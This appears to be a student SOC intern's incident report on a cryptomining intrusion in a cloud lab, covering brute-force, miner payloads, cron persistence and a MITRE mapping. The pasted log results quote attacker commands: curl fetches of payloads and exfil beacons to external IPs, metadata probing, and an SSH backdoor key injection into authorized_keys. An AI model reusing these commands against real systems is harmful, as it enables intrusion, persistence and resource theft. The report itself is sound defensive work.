Mar 14, 2025	sakel-lunix-2	196.251.73.38	42	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	1337	./UpzBUBnv
Mar 14, 2025	sakel-lunix-2	196.251.73.38	47	curl --silent save-data exfil

# MITRE ATT&CK Mapping

The following diagram visualizes the observed attack progression based on MITRE ATT&CK phases and our detection data. It summarizes the student's activity from reconnaissance to crypto-mining execution.



Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials (labuser / Cyber23!).
	T1190 - Exploit Public-Facing App	Initial compromise via levi-linux-vulnerability (SSH/web service exposure).
Execution	T1059 - Command and Scripting Interpreter	.diicot, .reteas, .balu payloads executed with bash, curl, wget.
	T1203 - Exploitation for Client Execution	curl/wget direct payload fetching and execution.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs on multiple VMs (e.g., linuxvmvulnerability-test-corey).
	T1070.004 - Indicator Removal on Host	.bash_history wiped, logs cleared post-execution.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables rules used to block Azure Metadata (168.63.129.16).
	T1070.003 - Clear Command History	History wiping confirmed.

	T1140 - Deobfuscate/Decode Files or Info	Encoded payloads executed via curl/wget.
Credential Access	T1110 - Brute Force	SSH brute-force from kobe toward internal Linux VMs.
	T1552.001 - Unsecured Credentials in Files	auditctl used to probe passwd, shadow, sudo logs.
Discovery	T1083 - File and Directory Discovery	System audit rule checks, file recon, temp directories.
	T1016 - System Network Configuration Discovery	UFW/iptables, mangle table, kernel module checks.
Lateral Movement	T1021.004 - SSH	Confirmed pivoting by kobe, spreading miners internally.
Command & Control	T1071.001 - Web Protocols (HTTP/HTTPS)	Outbound curl/wget to 218.92.0.222, miner pools.
Exfiltration	T1041 - Exfiltration Over C2 Channel	curl POST /save-data?IP= observed — indicative of possible victim IP/data exfiltration.
Impact	T1496 - Resource Hijacking	.diicot and .balu miner deployment, sustained CPU-intensive mining on multiple compromised VMs.

# Vulnerability Notes (CVEs & VM Practices)

## CVE Content

- No specific CVEs exploited — access was gained through brute-forcing weak SSH credentials.
- Miner payloads like .diicot and .balu were dropped after gaining access, typical of post-compromise activity.
- This was a real attack inside the lab, carried out by a rogue student.
- Defender VA agent was running — no critical CVEs flagged during the investigation.
- Key takeaway: Attack succeeded due to weak credentials, not missing patches. Shows how valid account abuse and poor hardening open the door — even without a CVE.

### CVE-2018-10933 — libssh Authentication Bypass Vulnerability Example

- Description: A flaw in libssh allowed an attacker to bypass authentication by presenting "SSH2\_MSG\_USERAUTH\_SUCCESS" instead of the expected "SSH2\_MSG\_USERAUTH\_REQUEST".
- Impact: Remote attackers could gain unauthenticated access to servers using vulnerable versions of libssh.
- Relevance: Common in poorly maintained Linux environments; this aligns with weak SSH access and brute-force attack scenarios like your case.

Reference: <https://nvd.nist.gov/vuln/detail/CVE-2018-10933>


## Risk and Impact Summary

Risk	Impact	Likelihood	Notes
Crypto-Mining	High	High	Resource abuse, Azure abuse report received
External Brute-Force	High	High	244K SSH attempts toward internet targets
Internal Exfiltration	low	low	No data theft from environment confirmed
Persistence	Medium	Medium	Cron jobs, history wiping observed

# Containment & Eradication

## Actions Taken by our Mentor & Lead Instructor: Josh Madakor

- Full deletion of compromised student VMs within the affected resource group
- Confirmed Sentinel and Defender core monitoring remained unaffected
- Azure Abuse case acknowledged and closed following remediation
- Reviewed outbound NSG rules to tighten egress controls as shown below



# Recovery & Prevention

Cyber Range SOC next steps:

- Defender tuning
- KQL detection added
- Security awareness reminder
- Add permanent detection for mining/SSH brute-force
- Threat hunting workshop planned
- Increase logging retention

## MITRE DEFEND

- D3-EDR: Defender for Endpoint deployed
- D3-MFA: Confirmed enforced on main tenant
- D3-DATA: Monitored curl exfil attempts
- D3-VULN: Defender vulnerability management active

## Lessons Learned

- Cloud-based labs must be hardened like production
- Weak or shared credentials enable lateral movement
- Mining campaigns quickly escalate to external abuse
- Early detection and log monitoring are critical for containment

## Status:

- Incident contained
- Environment secured
- Abuse case closed

## Conclusion:

- This investigation confirmed a student-initiated internal compromise that simulated real-world attacker behavior. The operation involved SSH brute-force attacks, Linux miner deployment, and communication with known malicious infrastructure.
- There was no evidence of production impact or internal data exfiltration. All infected resources were isolated and purged.
- The team successfully followed the IR lifecycle (Detection, Containment, Eradication, Recovery) while aligning with MITRE ATT&CK and DEFEND standards.
- This case reinforces the importance of strong credential hygiene, continuous monitoring, and proactive threat hunting — even in test environments.
- Report will be shared with the team to strengthen future detection, prevention.

## Recommendations

- Use created KQL detection rule to monitor for:
  - xmrig, .diicot, .balu, .basis
  - Outbound traffic to 196.251.x.x / 87.120.x.x / dinpasiune.com
- Update lab onboarding policies:
  - Enforce unique credentials per VM
  - Prohibit reuse of labuser / Cyberlab123!
- Enhance NSG egress filtering — block miner pools and known C2s
- Run periodic MITRE-aligned threat hunts focusing on:
  - T1078 Valid Accounts
  - T1496 Resource Hijacking
  - T1110 Brute Force

# References:

- CVE-2018-10933 — libssh Authentication Bypass Vulnerability  
<https://nvd.nist.gov/vuln/detail/CVE-2018-10933>

MITRE ATT&CK Framework

<https://attack.mitre.org/>

- MITRE ATT&CK References for Report:
- Brute Force (T1110)  
<https://attack.mitre.org/techniques/T1110/>
- Exploitation of Remote Services (T1210)  
<https://attack.mitre.org/techniques/T1210/>
- SSH Hijacking (T1563.001)  
<https://attack.mitre.org/techniques/T1563/001/>
- Resource Hijacking - Crypto Mining (T1496)  
<https://attack.mitre.org/techniques/T1496/>
- Scheduled Task/Job - Cron (T1053.003)  
<https://attack.mitre.org/techniques/T1053/003/>
- Command and Scripting Interpreter: Bash (T1059.004)  
<https://attack.mitre.org/techniques/T1059/004/>
- Ingress Tool Transfer (T1105)  
<https://attack.mitre.org/techniques/T1105/>

MITRE DEFEND Framework

<https://defend.mitre.org/>

- Process Analysis (D3-PA)  
<https://d3fend.mitre.org/technique/d3f:ProcessAnalysis/>
- Multi-Factor Authentication (D3-MFA)  
<https://d3fend.mitre.org/technique/d3f:Multi-factorAuthentication/>

VirusTotal Threat Intelligence

<https://www.virustotal.com/>

Report Compiled By:

Mohammed A, Analyst Intern

Environment: Cyber Range

Date: 23/03/2025

Mentor & Lead Instructor: Josh Madakor

Case ID: Incident-2400

# Post-Investigation Addendum – Threat Actor Context

## (Community-Based Discovery)

Note: This section was added after the original report was submitted. The content here reflects continued investigation and insights gained through post-report peer discussions, community research, and additional IOC discovery.

After completing my report, I reviewed two threat intelligence articles recommended by students in our community:

- [Akamai — Mexals Cryptojacking Malware Resurgence](#)
- [Wiz.io — Diicot Threat Group Malware Campaign](#)

Both reports highlight the Diicot threat group (also known as Mexals), which is known for running SSH brute-force attacks, cryptojacking campaigns, and using a variety of Linux miner payloads, matching much of the activity seen in this case.

### Key Overlaps Between the Diicot Group and This Incident:

- SSH brute-force attacks were used as an initial access vector — consistent with the activity traced back to Sukal's VM.
- Miner payloads with names like .diicot, .balu, .kuak, and .reteia — several of which were found in our payload analysis.
- Use of curl/wget for remote payload retrieval and bash history wiping to evade detection.
- Confirmed Monero (XMR) mining activity.
- Overlapping C2 infrastructure — e.g., domains like dinpasiune[.]com and IP ranges similar to what was observed in this incident.
- Use of UPX-packed ELF binaries and potentially TOR-like encrypted traffic — both patterns seen in our network and file analysis.

## Analyst Reflection: Theory & Context

Initially, I was focused on the theory that a student — particularly the user behind the “Sukal” VM — had intentionally launched these attacks. This led to a degree of analytical tunnel vision, as I tried to fit observed behavior into a student-driven framework.

However, after reviewing broader threat intelligence and correlating known TTPs, I realized that this activity was more consistent with the Diicot group’s operational patterns. While it’s still possible the student was involved — either by knowingly using public tools or having their system compromised — the evidence suggests a more likely connection to an established external threat actor.

This realization served as a valuable learning moment about maintaining investigative flexibility and avoiding early confirmation bias during threat attribution.

### Intern Note:

Brute-force attacks can appear noisy or unsophisticated, which initially made it seem unlikely that a serious actor was behind this activity. However, brute-force is a core technique used by groups like Diicot, who favor mass-scanning campaigns and opportunistic access — especially in lab environments or systems with weak protections.

This context doesn’t change the core findings of the report but adds important external perspective and may help guide future detections and incident response improvements.

# Additional Findings After Initial Report

## Malicious SSH RSA Key Injection & Crypto Wallets

### SSH Public Key injected into .ssh/authorized\_keys

DeviceFileEvents				
where FolderPath endsWith "authorized_keys"				
where ActionType in ("FileCreated", "FileModified")				
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId				
started	Results	Query history	17 items	⌚ 00:04.29 ⚡ Low ⚡
Filter	Show empty columns	Search	⌚ 00:04.29 ⚡ Low ⚡	Chart type ⚡ Full screen
Add filter				
timestamp ↑	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandLine
Feb 23, 2025 4:44...	lx-test-vm-0222.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 24, 2025 1:53...	linux-vm-john.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Feb 28, 2025 2:39...	linuxprogfix.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 4, 2025 5:51:4...	linux-programmatic-ajs.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 7, 2025 9:24:1...	linux-programmatic-ajs.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 13, 2025 5:44:...	linuxmdavid.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 14, 2025 5:46:...	sakel-lunix-2.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	bash	bash -c "LC_ALL=C echo ssh-rsa AAAA
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqnaiy	/KCEacCbMOuHQANiY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/root/.ssh/authorized_keys	kceaccbmouhqnaiy	/KCEacCbMOuHQANiY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/home/labuser/.ssh/authorized_keys	kceaccbmouhqnaiy	/KCEacCbMOuHQANiY
Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso05mlezev3ck4vqd3kd.cx.internal.cloudapp.net	/home/cheeki/.ssh/authorized_keys	kceaccbmouhqnaiy	/KCEacCbMOuHQANiY

### Malicious SSH Public Key Found

ssh-rsa

```
bash -c "LC_ALL=C echo ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCuPmv3xdhU7JbMoc/ecBTDxiGqFNKbe564p4a
NT6JbYWjNwZ5z6E4iQDQ0bEp7uBtB0aut0apqDF/SL7pN5ybh2X44aCwDaSEB6bJuJi0yM
kZwlvenmtCA1LMAr2XifvGS/Ulac7Qh5vFzf562cWC+IOI+LyQZAcPgr+CXphJhm8QQ+O45
4ltXurQX6oPlA2rNfF36fnxYss1ZvUYC80wWTi9k2+/XR3IoQXZHCKFsJiwyKO2CY+jShBbDBb
tdOX3/ksHNVNStA/jPE0HYD7u6V2Efjv9K+AEBklMsytD9T60lu3ua+ugBrP5hL7zAjPHpXH8q
W4Ku7dyS24yvH >> ~/.ssh/authorized_keys"
```

## Purpose:

This SSH RSA public key was used by the attacker to establish persistent, passwordless remote access across compromised Linux VMs.

The key was injected repeatedly into the following locations:

- /root/.ssh/authorized\_keys
- ~/.ssh/authorized\_keys

## Observed Behavior:

- Deployed via scripted bash -c "echo ssh-rsa ... >> ~/.ssh/authorized\_keys"
- Found identical on multiple VMs (indicates botnet-style operation)
- Not rotated or unique per host (typical of automated crypto-mining campaigns)
- Repeated same RSA key injected into multiple Azure Linux VMs.
- Use of both ~/.ssh/authorized\_keys and /root/.ssh/authorized\_keys.
- Repeated bash command structure matching attacker playbook.
- Persistent SSH Access for potential lateral movement or mining.
- Bypasses traditional SSH password policies via key injection.

## MITRE ATT&CK Mapping:

Tactic	Technique	Description
Persistence	T1098 - Account Manipulation	SSH key injection for backdoor access
Defense Evasion	T1070.004 - Indicator Removal	Silent modification of .ssh/authorized_keys

## Affected VM Targets with .ssh/authorized keys Modification:

DeviceFileEvents					
where FolderPath endswith "authorized_keys"					
where ActionType in ("FileCreated", "FileModified")					
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId					
g started	Results	Query history			
Sort ▾	Show empty columns		20 items	Search	
<a href="#">Add filter</a>					
Timestamp	DeviceName	FolderPath	InitiatingProcessFileName	InitiatingProcessCommandL...	ReportId
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zf...	/root/.ssh/authorized_ke...			15969
> Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11441
> Mar 18, 2025 12:4...	linux-programmatic-f...	/root/.ssh/authorized_ke...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11448
> Mar 18, 2025 12:4...	linux-programmatic-f...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11459
> Mar 18, 2025 12:4...	linux-programmatic-f...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	11471
> Mar 18, 2025 12:4...	kc-linux-vulnerability...	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo...	198
> Mar 20, 2025 11:3...	linxfree.p2zvso05mle...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	8981
> Mar 20, 2025 11:3...	linxfree.p2zvso05mle...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	8992
> Mar 20, 2025 11:3...	linxfree.p2zvso05mle...	/home/labuser/.ssh/aut...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	9002
> Mar 20, 2025 11:3...	linxfree.p2zvso05mle...	/home/cheeki/.ssh/auth...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	9017
> Mar 22, 2025 1:33:...	linlin.p2zvso05mlejz...	/home/linlin/.ssh/author...	cp	cp .ssh/id_ed25519.pub ...	2153
> Mar 29, 2025 5:32:...	linux-vulnerability-te...	/root/.ssh/authorized_ke...			5249
DeviceFileEvents					
where FolderPath endswith "authorized_keys"					
where ActionType in ("FileCreated", "FileModified")					
project Timestamp, DeviceName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, ReportId					
g started	Results	Query history			
Sort ▾	Show empty columns		20 items	Search	🕒 00:01.961
<a href="#">Chart type</a> <a href="#">Full screen</a>					
Timestamp	DeviceName	FolderPath	InitiatingProcessFileName ↓	InitiatingProcessCommandLine	
> Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso...	/home/labuser/.ssh/aut...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	
> Mar 18, 2025 12:4...	linux-programmatic-fix-ahmad.p2zvso...	/home/cheeki/.ssh/auth...	kceaccbmouhqaniy	/KCEacCbMOuHQANIY	
> Mar 20, 2025 11:3...	linxfree.p2zvso05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfree.p2zvso05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfree.p2zvso05mlejzev3ck4vqd3kd...	/home/labuser/.ssh/aut...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 20, 2025 11:3...	linxfree.p2zvso05mlejzev3ck4vqd3kd...	/home/cheeki/.ssh/auth...	gkbqlhercujfnwp	/gKBQlHErCUIJFnWp	
> Mar 22, 2025 1:33:...	linlin.p2zvso05mlejzev3ck4vqd3kd...	/home/linlin/.ssh/auth...	cp	cp .ssh/id_ed25519.pub .ssh/authorized_keys	
> Mar 30, 2025 12:4...	linvmttest.p2zvso05mlejzev3ck4vqd3kd...	/home/cheeki/.ssh/auth...	buxjomdqeefbzzyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zvso05mlejzev3ck4vqd3kd...	/home/labuser/.ssh/aut...	buxjomdqeefbzzyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zvso05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	buxjomdqeefbzzyqx	/bUXjOMdqEfzbYYQX	
> Mar 30, 2025 12:4...	linvmttest.p2zvso05mlejzev3ck4vqd3kd...	/root/.ssh/authorized_ke...	buxjomdqeefbzzyqx	/bUXjOMdqEfzbYYQX	
> Mar 18, 2025 12:4...	kc-linux-vulnerability.p2zvso05mlejzev...	/root/.ssh/authorized_ke...	bash	bash -c "LC_ALL=C echo ssh-rsa AAAAB3NzaC1yc2EAAADAOQABAAQCuhpMv3xdhU7jbMoc/e...	
> Mar 24, 2025 4:57:...	jr-linux-vm-test.p2zvso05mlejzev3ck4v...	/root/.ssh/authorized_ke...			

## Outcome / IOC Lock-in:

- 15+ VMs compromised via SSH authorized\_keys injection.
- Attackers used /root/.ssh/authorized\_keys and user-level paths /home/\*/.ssh/authorized\_keys
- All listed above added to the IOC list for playbook documentation

## Real Patient Zero from Initial Report

Results Chart			
iceName	RemoteIP	TimeGenerated [UTC]	count
linux-program-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
linux-programmatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	1/30/2025, 12:00:00.000 AM	2
sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	3
linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	196.251.73.38	3/11/2025, 12:00:00.000 AM	2
linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	87.120.116.35	3/11/2025, 12:00:00.000 AM	1
linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	80.76.51.5	3/11/2025, 12:00:00.000 AM	1
Results Chart			
TimeGenerated [UTC]	AccountDomain	AccountName	InitiatingProcessCommandLine
> 3/4/2025, 4:27:00.330 PM	linux-program-fix	root	bash -eenable.sh
> 3/4/2025, 4:27:06.684 PM	linux-program-fix	root	curl -s -m 5 http://168.63.129.16/metadata/latest/instanceinfo
> 3/4/2025, 4:28:57.789 PM	linux-program-fix	kbuser	curl -s -m 5 --header "Metadata: true" http://168.63.129.16/metadata/instance/compute?api-version=2017-12-01
> 3/4/2025, 4:29:02.943 PM	linux-program-fix	kbuser	readlink -e /usr/lib/x86_64-linux-gnu/libcurl-gnutls.so.4
> 3/4/2025, 4:30:52.913 PM	linux-program-fix	kbuser	file /snap/libcurl/31333/lib/x86_64-linux-gnu/libcurl-gnutls.so.4.6.0
> 3/4/2025, 4:30:55.042 PM	linux-program-fix	kbuser	curl -c curl.info.io/org
> 3/4/2025, 5:51:36.451 PM	linux-program-fix	root	/usr/sbin/shd -R
> 3/4/2025, 5:51:36.454 PM	linux-program-fix	root	curl -c curl.info.io/org
> 3/4/2025, 5:51:49.162 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]]
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
> 3/4/2025, 5:51:49.166 PM	linux-program-fix	root	/retea < #!/bin/bash key=\$1 user=\$2 if [[ \$key == `KOFVwMv7k7xP7fwXp...` ]] then echo -e "
Results Chart			
sGenerated [UTC]	AccountDomain	AccountName	ProcessCommandLine
3/4/2025, 5:52:53.922 PM	linux-program-fix	root	curl -s -connect-timeout 15 196.251.114.67/x/black3
3/4/2025, 5:52:54.136 PM	linux-program-fix	root	curl -s 196.251.114.67/x/black3
3/4/2025, 5:59:28.131 PM	linux-program-fix	kbuser	curl -s -m 5 http://168.63.129.16/metadata/latest/instanceinfo
3/4/2025, 5:59:33.284 PM	linux-program-fix	kbuser	curl -s -m 5 --header "Metadata: true" http://168.63.129.16/metadata/instance/compute?api-version=2017-12-01
3/4/2025, 6:00:51.945 PM	linux-program-fix	kbuser	readlink -e /usr/lib/x86_64-linux-gnu/libcurl-gnutls.so.4
3/4/2025, 6:00:56.114 PM	linux-program-fix	kbuser	file /snap/libcurl/31333/lib/x86_64-linux-gnu/libcurl-gnutls.so.4.6.0
3/4/2025, 6:01:41.453 PM	linux-program-fix	kbuser	file /usr/share/doc/curl
3/4/2025, 6:01:43.546 PM	linux-program-fix	kbuser	file /snap/core20/2496/usr/share/bash-completion/completions/curl
3/4/2025, 6:10:19.817 PM	linux-program-fix	kbuser	wget https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/automation/remediation-root-password.sh
3/4/2025, 6:12:01.300 PM	linux-program-fix	kbuser	wget https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/automation/remediation-root-password.sh
3/4/2025, 6:22:55.691 PM	linux-program-fix	root	curl -s --connect-timeout 15 196.251.114.67/x/black3
3/4/2025, 6:22:55.691 PM	linux-program-fix	root	curl -s 196.251.114.67/x/black3

```

9 DeviceProcessEvents
10 | where DeviceName contains "linux-program-fix"
11 | where ProcessCommandLine contains "curl" or ProcessCommandLine contains "wget"
12
13
Results Chart
TimeGenerated [UTC] AccountDomain AccountName InitiatingProcessCommandLine ProcessCommandLine
> 3/4/2025, 6:53:36.323 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -v 196.251.114.67/x/black3
> 3/4/2025, 7:25:41.733 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=159.69.192.72"\ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 7:25:50.236 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s --connect-timeout 15 196.251.114.67/x/black3
> 3/4/2025, 7:26:01.657 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s --connect-timeout 15 196.251.114.67/x/black3
> 3/4/2025, 7:58:15.737 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s --connect-timeout 15 196.251.114.67/x/black3
> 3/4/2025, 7:58:15.938 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s --connect-timeout 15 196.251.114.67/x/black3
> 3/4/2025, 8:02:22.619 PM linux-program-fix root bash /enable.sh dplig-query -W -f ${status} curl
> 3/4/2025, 8:28:16.233 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s --connect-timeout 15 196.251.114.67/x/black3
> 3/4/2025, 8:28:16.437 PM linux-program-fix root /bin/bash /usr/bin/sshd curl -s 196.251.114.67/x/black3
> 3/4/2025, 8:57:40.039 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:57:40.042 PM linux-program-fix root /var/tmp/update-logs/Update curl -s --connect-timeout 15 http://196.251.73.38/47/save-data?IP=74.208.7.102 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3'
> 3/4/2025, 8:57:56.438 PM linux-program-fix root /var/tmp/update-logs/Update bash -c curl -silent "http://196.251.73.38/47/save-data?IP=74.208.7.102"\ -H ...
